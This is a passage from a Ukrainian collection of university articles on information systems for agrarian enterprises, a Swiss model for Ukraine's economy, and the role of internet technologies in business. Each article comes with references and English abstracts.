Оскільки для вирішення завдань оптимізації управління ІІ переробних підприємств АПК не існує розробленого універсального програмного забезпечення, то виникає необхідність створення проекту розробки та впровадження відповідної системи інформаційного забезпечення. У разі використання замовних розробок процес реалізації нової системи займе багато менше часу (в ідеалі - він не буде припинятися навіть після впровадження поточної системи, що дозволить уникнути проблем до їх появи, а побічно - дозволить зробити систему більш зручною і ефективною в використанні).

Розглянемо основні принципи економічної ефективності реалізації проекту впровадження системи інформаційного забезпечення управління ІІ підприємств АПК.

1. Ефективність впровадження повинна оцінюватися віддачою від інвестицій («Поверненням вартості вкладень»). При цьому в загальному випадку, враховуються наступні показники:

- загальна вартість володіння (total cost of ownership, TCO), що включає програмне забезпечення, апаратні засоби, вартість зовнішнього обслуговування і витрат на зарплату;
- час впровадження (time to implement, TTI), крім якого треба враховувати і час, який потрібен, щоб окупити впровадження (загальний час називається time to benefit, TTB);
- повернення інвестицій (return on investment, ROI);
- загальна сума витрат підприємства на впровадження відповідної інформаційної системи (net present value, NPV), яка складається з вартості програмного забезпечення, апаратних засобів, послуг, зарплати, витрат після впровадження і віддачі від інвестицій.

2. В ході впровадження необхідно суворо дотримуватися затверджених плану та графіка.

3. Процеси управління і планування переробного підприємства АПК повинні бути скрупульозно описані і проаналізовані перед впровадженням, а не в процесі виконання проекту:

- в моделі управління ІП обов'язково враховуються параметри, описують фактори ризику інноваційної діяльності;

- критерій якості управління ІП складніший (векторний), ніж тільки показник прибутку в моделі управління виробництвом;

- структура параметра управління в моделі управління ІП може додатково мати «сценарний неформальний вигляд», на відміну від формалізованого управління в моделі управління виробництвом та ін.

4. Впровадження повинно виконуватися помодульно і починатися з модулів, які здатні досить швидко принести реальну віддачу.

5. У процесі вивчення підприємства повинна бути уважно проаналізована існуюча програмно-апаратна платформа (в тому числі, вже наявне програмне забезпечення матеріального і фінансового обліку) та визначено шляхи її інтеграції (якщо це необхідно) з впроваджуваною системою.

На закінчення слід зазначити, що виконання всіх перерахованих вище вимог, гарантує успішне впровадження інформаційної системи управління ІП на переробному підприємстві АПК, а використання запропонованих принципів економічної ефективності допоможе правильно оцінити розміри вкладень і терміни окупності впровадженої системи.

Застосування розроблених підходів дозволяє забезпечити ефективність прийняття рішень в управлінні інноваційною діяльністю переробних підприємств АПК з урахуванням критеріїв, які включають в себе також і економічні показники виробництва. Перш за все, такими показниками є обсяги випуску інноваційної продукції, завантаженість складів, витрати на закупівлю матеріальних і виробничих ресурсів, сільськогосподарської сировини, витрати впровадження ІП, витрати на виробництво інноваційної продукції, зберігання, транспортування сільськогосподарської сировини та продуктів харчування і т.д. Також повинні бути враховані доходи від реалізації інноваційної продукції, економія від оптимізації управління ІП, виконані вимоги екологічної та біологічної безпеки (наприклад, при виробництві продуктів харчування), а також відповідність існуючим стандартам і вимогам до готової продукції.

У підсумку слід зазначити, що пропоновані в даній статті принципи економічної ефективності реалізації проекту впровадження системи інформаційного забезпечення можуть бути використані для складання технічного завдання при проектуванні системи автоматизованого управління ІП переробного підприємства АПК, що в кінцевому підсумку має привести до підвищення ефективності управління інноваційною діяльністю агропромислового підприємства та збільшення його прибутку в цілому.

-
1. Бабенко В.О. Інформаційне забезпечення та моделювання оптимізації гарантованого результату управління інноваційними технологіями на підприємствах АПК / В.О. Бабенко // Науково-практичний журнал «Агросвіт». – 2012. – № 14. – С. 10 - 18.
 2. Бабенко В.О. Аспекти застосування інноваційних технологій на підприємствах АПК України / В.О. Бабенко // Збірник матеріалів Тринадцятих річних зборів Всеукраїнського конгр. вчен. економістів - аграрників «Інституціональні засади трансформацій в аграрній сфері» (20-21 червня 2011 р.). – Київ: ННЦ «ІАЕ», 2011. – С. 356-360.
 3. Гагарина Л.Г. Разработка и эксплуатация автоматизированных информационных систем. Серия «Профессиональное образование» / Л.Г. Гагарина, Д.В. Киселев, Е.Л. Федотова. – М: «Форум, Инфра-М», 2009. - 384 с.

4. Горlach А.С. Інформаційно-аналітичне забезпечення управління діяльністю підприємства / А.С. Горlach // Науковий вісник Академії муніципального управління. Серія: Економіка. – 2013. – Вип. 1. – С. 179 – 184.
5. Маркіна І.А. Методичні та практичні аспекти впровадження програмного забезпечення антикризового управління на підприємстві / І.А. Маркіна, О.С. Синякова // Економіка і регіон. – 2013. – № 2. – С. 40 – 43.

INFORMATION SYSTEM AS A MANAGER OF PRODUCTION ACTIVITY AGRARIAN ENTERPRISE

O. Saulyak, I. Burdenuyk

Vinnitsia National Agrarian University

The article deals with the main stages of the development and implementation of the information support system for innovation processes management in the agro industrial complex enterprises. The essence of the information system from different perspectives: technical and semantic is revealed. The main principles of economic efficiency of implementation of the project implementation of the system of information management of innovative processes of agrarian enterprises are considered.

Key words: information system, software, information support, innovative processes, management decision, enterprise.

УДК 519.866:380.341(494)

МОДЕЛЬ РОЗВИТКУ ЕКОНОМІКИ УКРАЇНИ НА ПРИКЛАДІ ШВЕЙЦАРІЇ

І. Ушкаленко, Ю. Зелінська

Вінницький національний аграрний університет

В статті розглянуто модель розвитку економіки України на прикладі Швейцарії, визначенні основні параметри економічних моделей (модель соціалізму, модель народного капіталізму, модель державно-монополістичного капіталізму), та швейцарський досвід впровадження моделі капіталізму.

Ключова слова: економічна система, економічний потенціал, модель розвитку.

Однією зі складових успіху країн, які створили значний економічний потенціал і забезпечили для свого населення гідне життя, є обрання ними ефективної національної моделі економічного розвитку. Отже, для економіки України актуальним є вивчення досвіду країн-лідерів, щоб із урахуванням історичних, соціально-економічних і національних особливостей нашої країни запровадити доцільну модель економічного розвитку.

Економічна система складається з установ та методу розподілу ресурсів та розподілу продуктів та послуг. Економічні системи відрізняються в першу чергу тим, хто володіє чинниками виробництва, як спрямовується розподіл ресурсів, та методом, який використовується для керування економічною діяльністю. Основною відмінністю між різними системами є ступінь участі уряду в економіці.

Історія достатньо продемонструвала, що комунізм і соціалізм гальмують зростання економіки, оскільки немає конкуренції між підприємствами, а люди, які керують подібним бізнесом, найчастіше призначаються політичними посадовими особами, обрані більше за свої соціальні та політичні зв'язки, ніж для розуміння управління. Більш того, великі галузі промисловості часто перебувають під контролем багатьох бюрократів, які часто висловлюють суперечливі вимоги. Вони мало дбають про те, чи бажає суспільство їхній товар чи послугу, так і про витрати, які не хвилюють, оскільки ці витрати оплачує уряд.

Капіталізм працює краще, тому що він сприяє конкуренції, при якій виживає тільки найефективніші підприємства. Виживання вимагає, щоб власники бізнесу знали всі аспекти свого бізнесу і могли ефективно керувати мінімізацією витрат на виготовлення своїх продуктів або послуг.

Таким чином, капіталізм є найкращим способом досягнення ефективного розподілу факторів виробництва та забезпечення суспільства товарами та послугами, яке суспільство найбільше бажає, при мінімальних витратах.

Хоча капіталізм є найбільш ефективним засобом розподілу ресурсів, він має серйозні недоліки, включаючи наступне:

- монополії, які можуть перешкоджати вільному підприємництву та знизити ефективність розподілу за рахунок їхньої цінової сили;

- вільних ринків, які не вносять ціни в зовнішні ефекти, що є результатом того, що виробництво товару чи послуги надається людям, які не пов'язані з самим товаром або послугою.

Кожна цивілізована країна прагне втілити у життя таку економічну модель розвитку, яка б забезпечувала зростання загальної дохідності та багатства нації. Мета в Україні не тільки не реалізується, а й не докладається зусиль для створення відповідних умов для її реалізації. У країні натомість стає більш жорсткою система державного регулювання, посилюється податковий та інфляційний тиск, не формується сприятливе середовище для внутрішнього і зовнішнього інвестування, не стимулюється розвиток малого та середнього бізнесу, що на тлі перманентної кризової ситуації на глобальних ринках розхитує стабільність національної економіки.

Відсутність в Україні ефективної економічної моделі, яка була б орієнтована на розвиток середнього класу, а не олігархічних груп, призводить до накопичення проблем та кризових явищ в усіх економічних і соціальних сферах та галузях господарства. Тому постає нагальна потреба у трансформації економічної моделі країни, переорієнтації її із симбіотичної структури державно-монополістичного капіталізму з елементами державного соціалізму, що ствердилася в Україні, на народний капіталізм, що дозволяє максимально задіяти потенціал усієї нації, надати економіці динамічного, конкурентоспроможного характеру розвитку. Кращим прикладом формування економічної моделі для нашої країни може слугувати швейцарська економіка, що розвивається за моделлю народного капіталізму [1].

Моделі економічного розвитку можна класифікувати:

- 1) ринкова економіка з її модифікаціями та історичними формами;
- 2) змішана економіка;
- 3) постіндустріальне суспільство;
- 4) модель національної економіки;
- 5) капіталістична економіка;
- 6) народна економіка.

Модель народного капіталізму виникла у 40-х рр. XX ст. і набула значного поширення у наступному десятилітті. Її засновниками були американські економісти М. Надлер і А. Берлі. До головних ознак народного капіталізму його теоретики відносили розподіл власності через розміщення акцій серед широких мас населення, підвищення ролі менеджерів в управлінні підприємствами та послаблення диференціації доходів різних груп населення [2].

Сучасна українська економіка класифікується як перехідна від командно-адміністративної (директивної) системи до ринкової. На початковому етапі перехідна економіка стикається з необхідністю здійснення таких перетворень: забезпечення макроекономічної стабілізації (жорстка грошова політика як засіб боротьби з інфляцією, реформування податкової системи для збільшення надходжень у державний бюджет, урегулювання зовнішніх розрахунків); лібералізація економічної політики (усунення державного контролю за цінами на переважну більшість товарів та послуг, відмова від командно-адміністративної розподільчої системи, створення системи комерційних банків, впровадження ринкового механізму визначення процентної ставки і розвитку фінансового ринку, скасування державної монополії у зовнішній торгівлі, розширення доступу в країну іноземних інвестицій, введення конвертованості національної валюти); приватизація державних підприємств і демонополізація виробництва (перехід у приватну власність значної частки державних підприємств, розвиток малого і середнього бізнесу для подолання монополізму і створення конкурентного середовища); формування системи соціального захисту населення (введення соціальних компенсаторів для подолання негативних наслідків впровадження ринкових механізмів). На жаль, за два десятиліття в Україні в повному обсязі

не вирішено жодного із завдань перехідного періоду. У 90-ті рр. економіка України неухильно падала, внаслідок чого ВВП знизився до 40,8% щодо рівня 1990 р. (рис. 1).

Наступне зростання протягом дев'яти років дещо підвищило даний показник, але криза 2008–2009 рр. знову відкинула нашу економіку назад. У 2010 р. ВВП України склав лише 65,8% від рівня 1990 р. Не забезпечено в Україні і фінансової стабілізації. Інфляція в Україні є значно вищою, ніж у промислових країнах і навіть у азійських, африканських і латиноамериканських країнах, що розвиваються (рис. 2).




Рис. 1. Динаміка ВВП в Україні[6]




Рис.2. Рівень інфляції в Україні[6]

Україна як європейська держава повинна брати за зразок ту модель, що ефективно впроваджується саме в європейських країнах. Серед таких країн насамперед виділяються Швейцарія, Нідерланди, Австрія, Скандинавські країни, що мають конкурентоспроможні й ефективні економіки, в основу яких покладено саме модель народного капіталізму з тією чи іншою модифікацією з огляду на національні особливості.

У 2016 році швейцарський банк «Creduit Suisse» провів дослідження добробуту мешканців країн Європи. На основі порівняння статків пересічного дорослого громадянина та на базі реальних доходів населення фінустанова склала рейтинг найбагатших та найбідніших країн Європейського континенту. Так, найбагатшою країною Європи є Швейцарія, там

середній статок дорослого населення склав 576 тисяч доларів. За нею йдуть Ісландія, Норвегія, Велика Британія, Швеція та Люксембург – ці країни показали результат вище 300 тисяч доларів на громадянина.

Україна натомість посіла перше місце у списку найбідніших країн з добробутом пересічного дорослого у 1437 доларів. Другу сходинку «антирейтингу» посіла Білорусь з 1551 доларами, третю — Молдова з 3104 доларами. За даними Світового банку, Україна за рівнем ВВП на душу населення посідає 118 місце. І це при тому, що гірше за нас живуть ті країни, де ведуться активні бойові дії та країни Африки [4].

Швейцарія – один з провідних фінансових центрів Європи. Приблизно третин всіх світових приватних капіталів, які знаходяться поза межами країн, проходять через швейцарські банки (гроші та цінні папери – близько 4 трлн доларів США). Республіка за міжнародною класифікацією належить до фінансових. До Берна прислухаються в таких міжнародних банківських установах, як Європейський банк реконструкції та розвитку, Світовий банк. Крім того, тут розміщені штаб-квартири більшості провідних енергетичних та інвестиційних компаній, щорічно укладається понад 70 всіх контрактів в енергетичній галузі [3].

Швейцарія, що зайняла перше місце у світовому економічному форумі, який опублікував індекс глобальної конкурентоспроможності лише минулого тижня, протягом шести років поспіль перевищує рейтинг. Згідно з доповіддю, країна високо оцінюється практично кожен стовп конкурентоспроможності". Національна конкурентоспроможність визначається як «сукупність установ, політики та факторів, які визначають рівень продуктивності».

Індекс посідає 137 країн відповідно до їх здатності підтримувати інклюзивний ріст, який приносить позитивні зміни та вигоди не тільки для громадян країни, але і для навколишнього середовища. Опитування розглядає 12 основних напрямків конкурентоспроможності, включаючи інновації, інфраструктуру та макроекономічне середовище.

Наприклад, громадяни Швейцарії користуються відмінними програмами громадського здоров'я та освіти. Швейцарський бізнес є інноваційним та складним, що посилює стійку економіку та сильні ринки праці. Швейцарці та їх галузі є досить відкритими, а також нові технології та інновації, які використовують у повсякденному житті.

Взагалі, світова економіка працює набагато краще зараз, ніж приблизно десять років тому, коли була економічна криза. Економічні експерти прогнозують повільне, але стійке зростання, зокрема прив'язування його до 3,5% до 2018 року. Проте є такі експерти, які не настільки оптимістичні, головним чином через невизначеність та величезні зміни в сферах технології та політики.

Отже, на основі швейцарської економіки, можна винести кілька висновків. По-перше, малі та середні підприємства є основою успішної економіки. Спрощення і більша прозорість умов ведення бізнесу - запорука інвестиційної привабливості та становлення в країні стабільного середнього класу. По-друге, навіть не маючи достатніх ресурсів, але спираючись на людський капітал, можна відшукати свою ринкову нішу і виробляти високотехнічні товари та послуги. По-третє, і це те, що може зробити кожен, змін на краще годі чекати, без зміни нашого ставлення до свого життя і обов'язків. Досвід Швейцарії вчить нас тому, що не треба боятися професійно-технічної освіти, адже саме подібні навички можуть уберегти від безробіття, особливо під час кризи. У свою чергу, побудова відносин між працівниками і роботодавцями, сумлінне ставлення до своїх професійних обов'язків і особистий фінансовий менеджмент є неодмінними складовими економічної стабільності як суспільства в цілому, так і кожного окремо.

1. Соскін О. Визначення національної економічної моделі України: порівняльний аналіз можливих альтернатив. [Електронний ресурс] / О. Соскін // Режим доступу :<http://kibit.com.ua/ru/scientific-centre/articles/?view=301>.
2. Мочерний С. В. Методологія економічного дослідження. [Текст] / С. В. Мочерний. // – Львів : Світ, 2010. – 416 с.
3. Безуглий В. В. Економічна і соціальна географія зарубіжних країн: навч. посіб. для студ. вищих навч. закладів. [Текст] / В. В. Безуглий // К.: Академія, 2009. – 704 с.
4. Mariotti S. Switzerland: Business Indicators Summary and how did the swiss economy become one of the strongest in the world. [Електронний ресурс] / S. Mariotti– Financial Standards Foundation. – Режим доступу: <http://www.estandardsforum.org/switzerland/business-indicators>
5. Соскін О. І. Необхідність зміни економічної моделі для конкурентспроможного розвитку України [Текст] / О. І. Соскін // Економіка ринкових відносин. – 2010. – № 5–6. – С. 137–147.
6. Динаміка ВВП України та рівень інфляції в Україні. [Електронний ресурс] //Режим доступу: <http://index.minfin.com.ua/index/infl/>
7. Черняк В. К. Посткризова економіка: капіталізм «з людським обличчям» [Текст] / В. К. Черняк// – Економічний часопис-XXI. – 2010. – № 1–2. – С. 16–17.
8. Цюблер Г. Швейцарія – стабільна, конкурентоспроможна країна: досвід для України [Текст] / Г. Цюблер // Економічний часопис-XXI. – 2010. – № 1–2. – С. 21–25.
9. Статистичний збірник «Національні рахунки України» [Текст] / Державна служба статистики України. – К., 2016. – С. 14.
10. Безуглий В. В. Економічна і соціальна географія зарубіжних країн: навч. посіб. для студ. вищих навч. закладів. [Текст] / В. В. Безуглий // – К.: Академія, 2009. – 704 с.
11. Бацунова С. М. Швейцария как мировой финансовый центр // Мировая экономика и международные отношения. [Текст] / С. М. Бацунова // – 2006. – № 11. – С. 88–94.
12. Булатова А. С. Страны и регионы мира 2003: экономическо-политический справочник. [Текст] / А. С. Булатова // – М.: Проспект, 2008. – 276 с.

MODEL ECONOMY OF DEVELOPMENT UKRAINE ON EXAMPLE BY SWITZERLAND

I. Ushkalenko, Y. Zelinska

Vinnitsia National Agrarian University

In the article the model of development of economy of Ukraine on the example of Switzerland, the definition of the main parameters of economic models (model of socialism, the model of national capitalism, the model of state-monopoly capitalism), and the Swiss experience in the implementation model of capitalism.

Key words: economic system, economic potential, development model.

УДК 004:334.716

РОЗВИТОК ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ТА ЇХ РОЛЬ В ДІЯЛЬНОСТІ ПІДПРИЄМСТВ

І. Чіков, І. Бурденюк

Вінницький національний аграрний університет

У статті проаналізовано розвиток інформаційних технологій, зокрема представлено фактори, що вплинули на поширення Інтернет-технологій у суспільній діяльності. Розглянуто ключові проблеми підприємства та шляхи їх вирішення інструментами Інтернет-технологій, та переваги їх впровадження.

Ключові слова: інформаційні технології, Інтернет - технології, інформація, мережеві технології, економічні відносини, інструментарій, підприємство.

В продовж довгих часів розвитку суспільства, інформаційні технології також невпинно розвивались. Суспільство шукало кращого, швидшого і головне безпечнішого способу передавання і отримання інформації. Так наприклад, до другої половини XIX ст. панувала ручна технологія збору та обробки інформації, а вже з 70-х рр., почали з'являтися електронно-обчислюванні машини, що і дало поштовх до розвитку інформаційних технологій (рис. 1) [1].




Рис. 1. Етапи розвитку інформаційних технологій

Незважаючи на те, що інформаційні технології пройшли довгий шлях становлення, досягнутий рівень досконалості програмного і комп'ютерного забезпечення не задовольняє численні потреби людини в інформації.

Стрімкі зміни у зовнішньому оточенні, розширення зовнішніх зв'язків компаній, зростання швидкості виконання бізнес-процесів, забезпечення обміну даними між людьми, підприємствами, інститутами, міжнародними організаціями, невпинне удосконалення систем реєстрації, зберігання, обробки і передачі інформації, робота із великими обсягами даних у різних сферах її діяльності, підвищували вимоги до інформаційних технологій, що в наслідку дало поштовх до нового етапу розвитку комп'ютерних технологій - розвитку Інтернет технологій.

Структуруючи ключові фактори, що впливають на розвиток Інтернет - технологій, можна виділи найвагоміші [2]: міжнародна глобалізація й інтеграція суспільно-економічних процесів; державна політика економічної, законодавчої й організаційної підтримки й

регулювання ринку Інтернет - технологій; економічна стабільність розвитку держави; рівень і темпи науково-технологічного розвитку; особливості соціокультурного середовища та демографічної ситуації.

На сьогоднішній день актуальним питанням є формування та використання інформаційної стратегії орієнтованої на підвищення ефективності та конкурентоспроможності бізнесу. Однією із таких стратегій є впровадження сучасних інтернет технологій у сферу економічних відносин, або створення власних веб-сервісів, що надають можливості підприємствам збільшити обсяги виробництва товарів чи надання послуг, мінімізувати витрати та максимізувати свій прибуток [3].

Метою даної статті є дослідження з питань розвитку та впровадження сучасних інформаційних технологій у сферу економічних відносин, можливостей використання інструментів Інтернет - технологій для вирішення ключових проблем у суспільній діяльності.

Фактори що стали ключовими у впровадженні Інтернет-технологій у сферу економічних відносин наведені на рис. 2.




Рис. 2. Фактори впровадження Інтернет-технологій у сферу економічних відносин

Тобто, шляхом широкого поширення Інтернет-технології справляють значний вплив на сферу економічних відносин. Суб'єкти, що вступають в ці відносини переслідують певні інтереси, зважаючи на специфіку їх поведінки.

З розвитком інформаційного суспільства та імплементація економічних відносин у площину мережі Інтернет, значної актуальності набувають питання ефективного використання можливостей, що відкривають для підприємств Інтернет-технології. До цього часу компанії використовували Інтернет ресурси переважно як засіб. Проте сьогодні розвиток сфери комунікаційних технологій сягнув такого рівня, що це дає можливість впроваджувати різноманітні інструменти Інтернет у діяльність підприємств [3].

Ключовими проблемами діяльності підприємства є:

- складність і різноманітність продукції та послуг;
- різноманітність вимог з обслуговування клієнтів;
- масштаби і складність ринків;
- динамічна зміна законодавства;
- нарощування капіталу і розвиток трудових ресурсів;
- потреба в оперативній реакції на мінливі умови .

В значній мірі вирішити вище наведені проблеми та оптимізувати всі процеси діяльності з виробництва товару надання послуг, можна завдяки застосуванню Інтернет-технологій, що дадуть змогу прискорити кожен ланку виробництва, та покращити процес обміну інформацією між підрозділами підприємства [4] (рис. 3).

Можливості використання Інтернет-технологій на підприємстві	Товарний обмін	зменшення витрат на складування та логістику
		включення споживача у процес створення товару
		створення оптимального товару на основі аналізу конкурентів
	Інформаційний обмін	можливість донесення більшої кількості інформації до потенційних споживачів
		отримання зворотної відповіді, вивчення реакції споживача
	Фінансовий обмін	вища швидкість обертання грошей
		використання електронних систем платежу
		додаткові фінансові ресурси завдяки супутнім послугам
	Соціальний обмін	можливість побудови відносин зі споживачем
		соціалізація брендів
		залучення споживачів у процес створення іміджу компаній та їх марок

Рис. 3. Можливості використання Інтернет-технологій у процесі обмінів

Як видно із рис. 3, залучення Інтернет - технологій у процес виробництва та обміну між суб'єктами ринків сприяє підвищенню ефективності діяльності підприємства, його конкурентоздатності, та більшої задоволеності потреб споживачів, тому що, як відомо, інформація має свій строк актуальності, і коли підприємство вчасно скористується можливістю оптимізувати свою діяльність, це дасть великий приріст у прибутковості порівняно із конкурентами [5].

Виходячи з інформації наведеної на рис. 2, можна сформулювати список переваг, що відкриваються перед підприємствами через використання сучасних Інтернет- технологій досить значні [6]:

- необмежені можливості з пошуку ділових партнерів, реклами та просування своїх послуг;
- організація віртуального офісу, комунікації з віддаленими представниками і філіями;
- продаж послуг онлайн, виходячи за рамки географічного розташування компанії;
- своєчасне отримання зворотного зв'язку від безпосередніх клієнтів і гнучке реагування на відгуки;
- зниження собівартості послуг зв'язку за рахунок доступу до електронної пошти, цифрового телефонного зв'язку, соціальним мережам і т. д.;
- проведення маркетингових досліджень, проведення рекламних кампаній, швидкий аналіз ефективності рекламної стратегії;
- участь в електронних ярмарках, аукціонах, торгівлі через спеціалізовані сайти;
- безготівкові дистанційні розрахунки з клієнтами, робота 24 години на добу 7 днів на тиждень.

Сучасні інтернет-технології пропонують ряд ефективних інструментів для ведення успішного бізнесу онлайн: блоги і сайти; майданчики соціальних мереж; спеціалізовані форуми, чати; поштові-розсилки різної спрямованості; автоматизовані воронки продажів; контент-маркетинг; ігрові механіки, різні види реклами; SEO-просування і т.д.

Важливо використовувати вище наведені інструменти коректно і своєчасно реагувати на нові тенденції ринку. В табл. 1. розглянуто основні моменти використання вище наведених інструментів.

Таблиця 1

Використання Інтернет - технологій на підприємстві

Проблема на підприємстві	Інструмент вирішення
Клієнти є, але низькі обсяги продажу	Необхідно провести глибокий аналіз цільової аудиторії, успішних конкурентів і їх пропозицій. Створити унікальну торгова пропозицію (УТП), продумати систему знижок і бонусів.
Відсутність зворотного зв'язку від клієнтів	Необхідно збирати передплатну базу і організувати якісну поштову-розсилку, спрямовану на отримання зворотного зв'язку - новини, якісний і цікавий контент.
Сезонний спад продажів або падіння продажів між запусками	Необхідно продумати пропозиції для розпродажу, створити автоматизовану систему продажів, продумати систему знижок і бонусів.
Низький відсоток перегляду листів в поштовій-розсилці і здійснення цільових дій	Необхідно перевірити правильність структури листів (наявність закликів до дії, правильного форматування), створити заголовки, які спонукають відкрити лист, додати цінність читачам.
Система продажів створена, але працює неефективно	Необхідно перевірити етапи оформлення замовлення, підключити наскрізну аналітику на всі сторінки і проаналізувати слабкі місця. Необхідно вийти на діалог зі своєю аудиторією і зрозуміти, що саме їх відштовхує на кожному з етапів.

При своєчасному використанні Інтернет - технологій, підприємство отримує ряд незаперечних переваг[2]:

- доступ до максимально широкої аудиторії споживачів продукту або послуги;
- підвищення довіри до продукту і компанії, опрацювання особистого бренду і його популярності;
- автоматизацію продажів продуктів і послуг за допомогою маркетингових воронки і, як наслідок, підвищення прибутку;
- можливість чітко виділяти свою вузьку цільову аудиторію, детально її сегментувати, виходити з неї на діалог і створювати довіру до бренду.

Отже, у даній статті було розглянуто вплив Інтернет-технологій на узгодження економічних інтересів суб'єктів на ринку. Структуровано ключові фактори, що впливають на розвиток Інтернет-технологій. Сформовано ряд переваг, що відкриваються перед підприємствами у випадку використання Інтернет-технологій на виробництві.

